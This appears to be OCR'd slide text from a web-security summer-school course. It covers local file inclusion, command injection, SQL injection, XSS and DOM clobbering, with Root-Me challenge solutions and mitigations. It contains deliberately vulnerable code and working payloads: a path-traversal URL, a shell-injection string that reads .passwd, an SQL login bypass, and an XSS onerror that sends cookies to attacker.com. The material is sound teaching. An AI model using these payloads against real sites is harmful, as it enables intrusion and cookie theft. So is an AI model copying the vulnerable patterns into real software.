    try:
        # Attempt to read and serve the file
        return send_file(file_path)
    except Exception as e:
        return jsonify({"error": str(e)}), 404
```

/Challenges/Web-Server/Local-File-Inclusion

http://challenge01.root-me.org/web-serveur/ch16/

admin pass: admin/index.php

Solution LFI

Summer School 2025

1. http://challenge01.root-me.org/web-serveur/ch16/?files=crypto&f=../../admin/index.php

Exercise Command Injection

Summer School 2025

```php
<?php

$flag = "".file_get_contents("***********")."";
if(isset($_POST["ip"]) && !empty($_POST["ip"])){
        $response = shell_exec("timeout 5 bash -c 'ping -c 3 ".$_POST["ip"]."'");
        echo $response;
}

?>
```

Challenges/Web-Server/PHP-Command-injection

http://challenge01.root-me.org/web-serveur/ch54/index.php

Solution Command Injection

Summer School 2025

1. Command: `127.0.0.1; cat index.php | tr "?" "_"`
2. Command: `127.0.0.1; cat .passwd`

Exercise SQL Injection (SQLi)

Summer School 2025

```python
@app.route('/login', methods=['POST'])
def login():
    username = request.form.get('username')
    password = request.form.get('password')

    if not username or not password:
      return "Fill both inputs", 200

    # Check if the user exists
    query = f"SELECT * FROM users WHERE username = '{username}' AND password = '{password}'"
    cursor = db_connection.cursor()
    cursor.execute(query)
    user = cursor.fetchone()

    if user:
        # logged
        # set cookie
    else:
        # Who are you?
        return "Login failed!", 401
```

/Challenges/Web-Server/SQL-injection-authentication

http://challenge01.root-me.org/web-serveur/ch9/

Don’t forget to also write dummy text in password

Solution SQL Injection (SQLi)

1. Username: admin';--#-
2. Password: abcde

Summer School 2025

Web Security

Client-Side


0xDecode

Deusto Electronic Club Of Developers & Engineers

Client-Side Web Security


Cross-Site Scripting (XSS)

Summer School 2025



Cross-Site Scripting (XSS)


Summer School 2025



How the website knows who are we?

Cross-Site Scripting (XSS)

Summer School 2025




COOKIES

(o HTTP Authorization)


[1] https://albertofdr.github.io/web-security-class/web.today/cookies

Cross-Site Scripting (XSS)

Summer School 2025




Cookie: user=secret




Cookie: user=secret

Cross-Site Scripting (XSS)

Summer School 2025



Cookie: user=secret



How an attacker can steal the cookie?

Cross-Site Scripting (XSS)


Summer School 2025

https://euskadi.eus/fake.html

```html
<html>
<body>
    <div id="output"></div>

    <script>
        const params = new URLSearchParams(window.location.search);
        const userInput = params.get('text');

        if (userInput) {
            document.getElementById('output').innerHTML = userInput;
        } else {
            document.getElementById('output').innerHTML = 'No text provided.';
        }
    </script>
</body>
</html>
```

Cross-Site Scripting (XSS)


https://euskadi.eus/fake.html?text=**<img src=gatito.jpg>**



Cross-Site Scripting (XSS)

Summer School 2025

https://euskadi.eus/fake.html?text=**<img src=gatito.jpg onload=alert(“hola”) >**



Cross-Site Scripting (XSS)


Summer School 2025

https://euskadi.eus/fake.html?text=


<img src="invalid-image"
onerror="fetch('http://attacker.com?cookie=' + document.cookie)">

Cross-Site Scripting (XSS)

https://euskadi.eus/fake.html?text=**PAYLOAD**



Cookie: user=secret



Cookie: user=secret

Mitigations Cross-Site Scripting (XSS)

Summer School 2025


1. Sanitizers (Client or Server)
   a. DOMPurify
2. Cookie Attributes
   a. HTTPOnly (no js access)
3. Content-Security-Policy Header (CSP)

default-src 'none'; script-src 'self' https://cdn.jsdelivr.net;


```
<html>
<body>
    <div id="output"></div>

    <script src="https://cdn.jsdelivr.net/npm/dompurify@3.1.2/dist/purify.min.js">
</script>

    <script>
        const params = new URLSearchParams(window.location.search);
        const userInput = params.get('text');

        if (userInput) {
            // Sanitize the user input before displaying it
            const sanitizedInput = DOMPurify.sanitize(userInput);
            document.getElementById('output').innerHTML = sanitizedInput;
        } else {
            document.getElementById('output').innerHTML = 'No text provided.';
        }
    </script>
</body>
</html>
```

Finding Cross-Site Scripting (XSS) at Scale

Summer School 2025



EVERYTHING DOCKERIZED WITHOUT ISSUES!




DOM Clobbering

Summer School 2025

```
<html>
<body>
    <script src="https://cdnjs.cloudflare.com/ajax/libs/dompurify/3.2.1/purify.min.js"></script>
    <script>
        window.onload = function(){
            // div
            div = document.createElement('div');

            // Get 'text' parameter
            const params = new URLSearchParams(window.location.search);
            const userInput = params.get('text');

            // SUPER SAFE
            // SANITIZATION
            const clean = DOMPurify.sanitize(userInput);

            // Insert
            if (userInput) {
                div.innerHTML = userInput;
            } else {
                div.innerHTML = 'No text provided.';
            }
            document.body.appendChild(div);

            // Insert
            let someObject = window.someObject || {};
            if (someObject){
                eval(someObject.bubu.value)
            }
        };
    </script>
</body>
</html>
```

DOM Clobbering

Summer School 2025



```
// Insert
let someObject = window.someObject || {};
if (someObject){
    eval(someObject.bubu.value)
}
```

DOM Clobbering

Summer School 2025

```
// Insert
let someObject = window.someObject || {};
if (someObject){
    eval(someObject.bubu.value)
}
```

DOM Clobbering

Summer School 2025

DOM Clobbering

Summer School 2025

```
<html>
<body>
    <form id="patata"></form>
</body>
</html>
```

```
> window.patata
<· <form id="patata"></form>
>
```

DOM Clobbering


```
> window.patata
<   <form id="patata"></form>
>
```

DOM Clobbering

Summer School 2025


///
0x
D

```
// Insert
let someObject = window.someObject || {};
if (someObject){
    eval(someObject.bubu.value)
}
```

```
<form id=someObject>
  <input id=bubu value=PAYLOAD>
</form>
```

DOM Clobbering

Summer School 2025




DOM Clobbering

Summer School 2025

```html
<html>
<body>
    <script src="https://cdnjs.cloudflare.com/ajax/libs/dompurify/3.2.1/purify.min.js"></script>
    <script>
        window.onload = function(){
            // div
            div = document.createElement('div');

            // Get 'text' parameter
            const params = new URLSearchParams(window.location.search);
            const userInput = params.get('text');

            // SUPER SAFE
            // SANITIZATION
            const clean = DOMPurify.sanitize(userInput);

            // Insert
            if (userInput) {
                div.innerHTML = userInput;
            } else {
                div.innerHTML = 'No text provided.';
            }
            document.body.appendChild(div);

            // Insert
            let someObject = window.someObject || {};
            if (someObject){
                eval(someObject.bubu.value)
            }
        };
    </script>
</body>
</html>
```

```html
<form id=someObject>
    <input id=bubu value=alert("XSS")>
</form>
```

Summer School 2025



Cross-Site-Scripting (XSS), SQL Injection (SQLi), DOM clobbering, Command Injection, Local File Inclusion (LFI), Remote File Inclusion (RFI), Remote Code Execution (RCE), Server-Side Request Forgery (SSRF), Cross-Site Request Forgery (CSRF), CSRF Token Validation, Cross-Site Leaks (XS Leaks), Content-Security-Policy (CDP), HTTP Strict Transport Security (HSTS), Insecure Direct Object References (IDOR), XML External Entity (XXE), Path Traversal, Arbitrary File Upload, JSON Web Token (JWT) Injection, Open Redirect, Clickjacking, Session Fixation, Subdomain Takeover, Prototype Pollution, Deserialization Attack, Side-Channel Attack, Timing Attack, Same-Origin-Policy (SOP), Cross-Origin Resource Sharing (CORS), Server-Side Template Injection (SSTI), Cross-Origin Opener Policy (COOP), Cross-Origin Embedder Policy (COEP), Access-Control-Allow-Origin (ACAO), X-Frame-Options (XFO), Referrer-Policy, Race Conditions, Phishing, GraphQL, Single Sign-On (SSO), Multi-Factor Authentication (MFA), Two-Factor Authentication (2FA), Transport Layer Security (TLS), Secure Sockets Layer (SSL), Public Key Infrastructure (PKI), Diffie-Hellman Key Exchange, Cookies, SameSite Cookies, HTTPOnly cookies, Access Control List (ACL), Origin, Host, Port, Protocol, Web Application Firewall (WAF), GET, POST, PUT, OPTIONS, DELETE, PATCH, HTTP 1.0, HTTP 1.1, HTTP 2.0, HTTP 3.0 Authorization, 200, 404, 418, 302, 500, WebSocket, X-Content-Type-Options, Proxy, ClientSide Desync,

Summer School 2025

Cross-Site-Scripting (XSS), SQL Injection (SQLi), DOM clobbering, Command Injection, Local File Inclusion (LFI), Remote File Inclusion (RFI), Remote Code Execution (RCE), Server-Side Request Forgery (SSRF), Cross-Site Request Forgery (CSRF), CSRF Token Validatio -Policy (CDP), HTTP Strict Transport Secur IDOR), XML External Entity (XXE), Path Tra JWT) Injection, Open Redirect, Clickjackin Prototype Pollution, Deserialization Attack -Origin-Policy (SOP), Cross-Origin Resource n (SSTI), Cross-Origin Opener Policy (COOP s-Control-Allow-Origin (ACAO), X-Frame-Op Phishing, GraphQL, Single Sign-On (SSO) Authentication (2FA), Transport Layer Secur y Infrastructure (PKI), Diffie-Hellman Key Exchange, Cookies, SameSite Cookies, HTTPOnly cookies, Access Control List (ACL), Origin, Host, Port, Protocol, Web Application Firewall (WAF), GET, POST, PUT, OPTIONS, DELETE, PATCH, HTTP 1.0, HTTP 1.1, HTTP 2.0, HTTP 3.0 Authorization, 200, 404, 418, 302, 500, WebSocket, X-Content-Type-Options, Proxy, ClientSide Desync,

Summer School 2025

Web Security

